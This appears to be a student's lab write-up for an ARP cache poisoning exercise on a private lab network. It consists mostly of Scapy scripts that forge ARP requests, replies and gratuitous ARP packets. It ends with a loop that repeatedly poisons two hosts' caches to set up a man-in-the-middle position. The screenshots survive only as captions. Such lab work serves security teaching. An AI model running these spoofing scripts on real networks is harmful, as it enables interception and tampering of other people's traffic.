Task 1.A

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

IP\_A = "10.9.0.5"

IP\_B = "10.9.0.6"

MAC\_T\_fake = "02:42:0a:09:00:69"

print("sending the packet...")

# Constructing ARP Request packet

ether = Ether(src = MAC\_T\_fake, dst = "ff:ff:ff:ff:ff:ff")


arp = ARP(psrc = IP\_B, hwsrc = MAC\_T\_fake, pdst = IP\_A)

arp.op = 1 # Request

frame = ether/arp

sendp(frame)

**Screenshot:**



Task 1.B

Code:

#!/usr/bin/env python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A\_real = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_T\_fake = "02:42:0a:09:00:69"

# Constructing ARP Reply packet

ether = Ether(src = MAC\_T\_fake, dst = MAC\_A\_real)


arp = ARP(psrc = IP\_B, hwsrc = MAC\_T\_fake,

pdst = IP\_A, hwdst = MAC\_A\_real)

arp.op = 2 # Reply

frame = ether/arp

sendp(frame)



Task 1.B

Case 2 :

A screenshot of a computer

Description automatically generated

Task 1.C

Code:

#!/usr/bin/env python3

from scapy.all import \*

IP\_B = "10.9.0.6"

MAC\_T\_fake = "02:42:0a:09:00:69"

# Constructing Gratuitous ARP packet

ether = Ether(src = MAC\_T\_fake, dst = "ff:ff:ff:ff:ff:ff")

arp = ARP(psrc = IP\_B, hwsrc = MAC\_T\_fake,


pdst = IP\_B, hwdst = "ff:ff:ff:ff:ff:ff")

arp.op = 2 # Reply

frame = ether/arp

sendp(frame)

Screenshot:



Task 2:

from scapy.all import \*

import time

IP\_A = "10.9.0.5"

IP\_B = "10.9.0.6"

IP\_T = "10.9.0.99"

MAC\_T\_fake = "02:42:0a:09:00:69"

def send\_arpreq(MAC\_T\_fake, IP\_T, IP\_V):

# Constructing ARP Request packet for A

ether = Ether(src = MAC\_T\_fake, dst = "ff:ff:ff:ff:ff:ff")

arp = ARP(psrc = IP\_T, hwsrc = MAC\_T\_fake, pdst = IP\_V)

arp.op = 1 # Request

frame = ether/arp

sendp(frame)

while 1:

send\_arpreq(MAC\_T\_fake, IP\_B, IP\_A)

send\_arpreq(MAC\_T\_fake, IP\_A, IP\_B)

time.sleep(5)

Task 2 screenshots:

A screenshot of a computer

Description automatically generated